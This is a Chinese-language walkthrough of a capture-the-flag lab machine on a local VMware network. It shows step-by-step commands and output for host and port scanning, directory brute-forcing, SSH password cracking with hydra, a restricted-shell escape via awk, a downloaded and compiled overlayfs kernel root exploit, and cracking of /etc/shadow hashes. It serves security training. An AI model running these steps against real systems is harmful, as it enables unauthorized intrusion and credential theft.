环境搭建

导入攻击机及靶机,已知攻击机IP地址为:192.168.109.143
攻击复现
内网主机探测
当前靶机IP地址未知,需进行内网主机探测。ettercap有列出局域网所有主机的功能,实际使用的工具为arp-scan,点此查看arp-scan工作原理。
列出kali的网卡:
root@kali:~/桌面# ettercap -I

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

List of available Network Interfaces:

 eth0   eth0
 lo     Local Loopback
bluetooth0 Bluetooth adapter number 0列出局域网内主机:arp-scan --interface=eth0 --localnet
root@kali:~/桌面# arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a1:fc:1d, IPv4: 192.168.109.143
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.109.1   00:50:56:c0:00:08       VMware, Inc.
192.168.109.2   00:50:56:ff:dd:8f       VMware, Inc.
192.168.109.254 00:50:56:fa:8c:a8       VMware, Inc.
此处并未发现靶机的IP地址,修改虚拟机配置使其存在于同一特定虚拟网络内,如下图所示:

此时再使用命令,发现内网中存在主机192.168.109.144:

扫描靶机
使用Nmap对靶机进行扫描,点此查看nmap入门精讲:
root@kali:~/桌面# nmap -Pn -p 1-65535 192.168.109.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 15:22 CST
Nmap scan report for 192.168.109.144
Host is up (0.00075s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DF:CE (VMware)
发现目标主机开放了22与8180端口。
网页探索
使用dirb对网站目录进行扫描:
root@kali:~/桌面# dirb http://192.168.109.144:8180 /usr/share/dirb/wordlists/big.txt

START_TIME: Sat Jul  4 15:28:05 2020
URL_BASE: http://192.168.109.144:8180/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

---- Scanning URL: http://192.168.109.144:8180/ ----
+ http://192.168.109.144:8180/server-status (CODE:403|SIZE:215)
+ http://192.168.109.144:8180/vhosts (CODE:200|SIZE:1364)
-----------------
END_TIME: Sat Jul  4 15:28:29 2020
DOWNLOADED: 20458 - FOUND: 2发现可访问的网页:http://192.168.109.144:8180/vhosts,查看网页内容:

网页文件为VirtualHost配置文件,点此查看Apache里的httpd-vhosts.conf详解。
使用vim /etc/hosts修改hosts文件进行域名绑定:

绑定成功后,访问域名,如下所示:

使用dirb对该域名进行目录扫描,根据已经获得的信息,在字典中加入:mario、luigi、supermario、Mario、Luigi、Supermario等关键词。访问http://192.168.109.144:8180/ ,发现nginx服务,推测网页使用php语言,使用-X在每个目录后附加后缀.php。(当然也可以使用其他扫描工具,御剑效果更佳)
root@kali:/usr/share/dirb/wordlists# dirb http://mario.supermariohost.local:8180/  /usr/share/dirb/wordlists/big.txt -X .php

START_TIME: Sat Jul  4 16:20:44 2020
URL_BASE: http://mario.supermariohost.local:8180/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

---- Scanning URL: http://mario.supermariohost.local:8180/ ----
+ http://mario.supermariohost.local:8180/luigi.php (CODE:200|SIZE:386)
+ http://mario.supermariohost.local:8180/mario.php (CODE:200|SIZE:7080)
+ http://mario.supermariohost.local:8180/command.php (CODE:200|SIZE:231)
-----------------
END_TIME: Sat Jul  4 16:21:08 2020
DOWNLOADED: 20464 - FOUND: 3通过目录扫描发现了三个网页,其中mario.php为游戏界面,luigi.php如下所示:

发现关键词:I Love Peach
command.php如下所示:

此处输入username,根据返回值的内容推测用户名,经验证luigi返回User Exists,证明用户存在。
SSH爆破
使用cewl生成自定义字典,点此查看cewl详解
cewl -w supermario.txt -m 5 http://mario.supermariohost.local:8180/luigi.php
根据此字典文件,使用john生成密码文件:
john --wordlist=supermario.txt --stdout --rules > passwords
使用hydra进行爆破,线程不要太高(线程过高会爆破出错误的密码),建议使用10线程:
root@kali:~/桌面# hydra -l luigi -P passwords 192.168.109.144 ssh -t 10

[DATA] attacking ssh://192.168.109.144:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 811 to do in 00:21h, 10 active
[22][ssh] host: 192.168.109.144   login: luigi   password: luigi1
1 of 1 target successfully completed, 1 valid password found破解出密码为luigi1,使用ssh登录:
root@kali:~/桌面# ssh luigi@192.168.109.144
The authenticity of host '192.168.109.144 (192.168.109.144)' can't be established.

luigi@192.168.109.144's password:
You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
luigi:~$
提权
在当前目录下存在文件message:
luigi:~$ cat message
YOU BROTHER! YOU!!
I had to see it coming!!
Not only you declare your love for Pricess Peach, my only love and reason of life (and lives, depending from the player), but you also mess with my server!
So here you go, in a limited shell! Now you can't do much, MUHAUHAUHAUHAA

Mario.小老弟马里奥限制了我们的权限,输入help查看可以使用的命令:
luigi:~$ help
awk cat cd clear echo exit help history ll lpath ls lsudo vim使用awk 'BEGIN{system("/bin/bash")}'获取管理员权限,点此查看如何使用awk调用系统的system命令。
luigi:~$ awk 'BEGIN{system("/bin/bash")}'`成功后尝试获取root权限:
使用wget http://www.securitysift.com/download/linuxprivchecker.py下载linux提权脚本检查,这个脚本会提供建议的提权方式。也可以通过https://www.exploit-db.com针对性搜索该版本利用程序,该靶机使用的是Linux3.13.0,经搜索后发现两种利用方式:https://www.exploit-db.com/exploits/37292,https://www.exploit-db.com/exploits/37293。
同时也可以在Kali上使用searchsploit 搜索:
root@kali:~/桌面# searchsploit 3.13.0
---------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                      |  Path
                                                                                                    | (/usr/share/exploitdb/)
-----------------------------------------------------------------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio | exploits/linux/local/37293.txt
-----------------------------------------------------------------------------------------再从靶机上下载37292.c:
luigi@supermariohost:~$ wget http://192.168.109.143/37292.c或者使用从其他网站下载文件进行提权:
luigi@supermariohost:~$ wget https://www.exploit-db.com/download/37292
--2020-07-04 03:38:35--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: ‘37292’

100%[======================================================>] 5,119       --.-K/s   in 0s
2020-07-04 03:38:37 (946 MB/s) - ‘37292’ saved [5119/5119]

luigi@supermariohost:~$ mv 37292 37292.c    //将文件改为.c文件
luigi@supermariohost:~$ gcc 37292.c -o rootshell
luigi@supermariohost:~$ ./rootshell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami    //提权成功,查看角色
root
# ls /root
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  flag.zip
//成功获取flag.zip成功获取了flag,然而flag被加密。梳理所有线索,只剩一条未使用:I Love Peach
获取flag
# unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password:
  inflating: flag.txt
# cat flag.txt
Well done :D If you reached this it means you got root, congratulations.
Now, there are multiple ways to hack this machine. The goal is to get all the passwords of all the users in this machine. If you did it, then congratulations, I hope you had fun :D

Keep in touch on twitter through @mr_h4sh

Congratulations again!

mr_h4sh
也可以将flag.zip保存到攻击机进行暴力破解:
# cp /root/flag.zip /var/www/html攻击机使用wget下载:
root@kali:~/桌面# wget http://192.168.109.144:8180/flag.zip
--2020-07-04 19:48:05--  http://192.168.109.144:8180/flag.zip
正在连接 192.168.109.144:8180... 已连接。
已发出 HTTP 请求,正在等待回应... 200 OK
长度:398 [application/zip]
正在保存至: “flag.zip”

flag.zip                            100%[=================================================>]     398  --.-KB/s  用时 0s

2020-07-04 19:48:05 (99.4 MB/s) - 已保存 “flag.zip” [398/398])
获取靶机的hash密文,并将其保存至hash.txt中:
# cat /etc/shadow
root:$6$ZmdseK46$FTvRqEZXdr3DCX2Vd6CXWmWAOJYIjcAI6XQathO3/wgvHEoyeP6DwL3NHZy903HXQ/F2uXiTXrhETX19/txbA1:17248:0:99999:7:::
mario:$6$WG.vWiw8$OhoMhuAHSqPYTu1wCEWNc4xoUyX6U/TrLlK.xyhRKZB3SyCtxMDSoQ6vioNvpNOu78kQVTbwTcHPQMIDM2CSJ.:17248:0:99999:7:::
luigi:$6$kAYr2OVy$1qBRKJIWqkpNohmMIP3r3H3yPDQ9UfUBcO4pahlXf6QfnqgW/XpKYlQD4jN6Cfn.3wKCWoM7gPbdIbnShFJD40:17233:0:99999:7:::先前我们已经获取了网页中出现的关键词并放在了supermario.txt中,并由它生成了字典文件passwords.txt。现在将新的信息也就是压缩包的密码Ilovepeach添加至supermario.txt中,重新生成字典文件并尝试破解密码。
root@kali:~/桌面# john --wordlist=supermario.txt  --stdout --rules > passwords.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
900p 0:00:00:00 100.00% (2020-07-06 09:23) 30000p/s Luiging
root@kali:~/桌面# john --wordlist=passwords.txt hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovepeach!      (mario)
ilovepeach!      (root)
luigi1           (luigi)
3g 0:00:00:00 DONE (2020-07-06 09:25) 5.263g/s 898.2p/s 2694c/s 2694C/s ilovepeach..About!
至此,完成所有任务。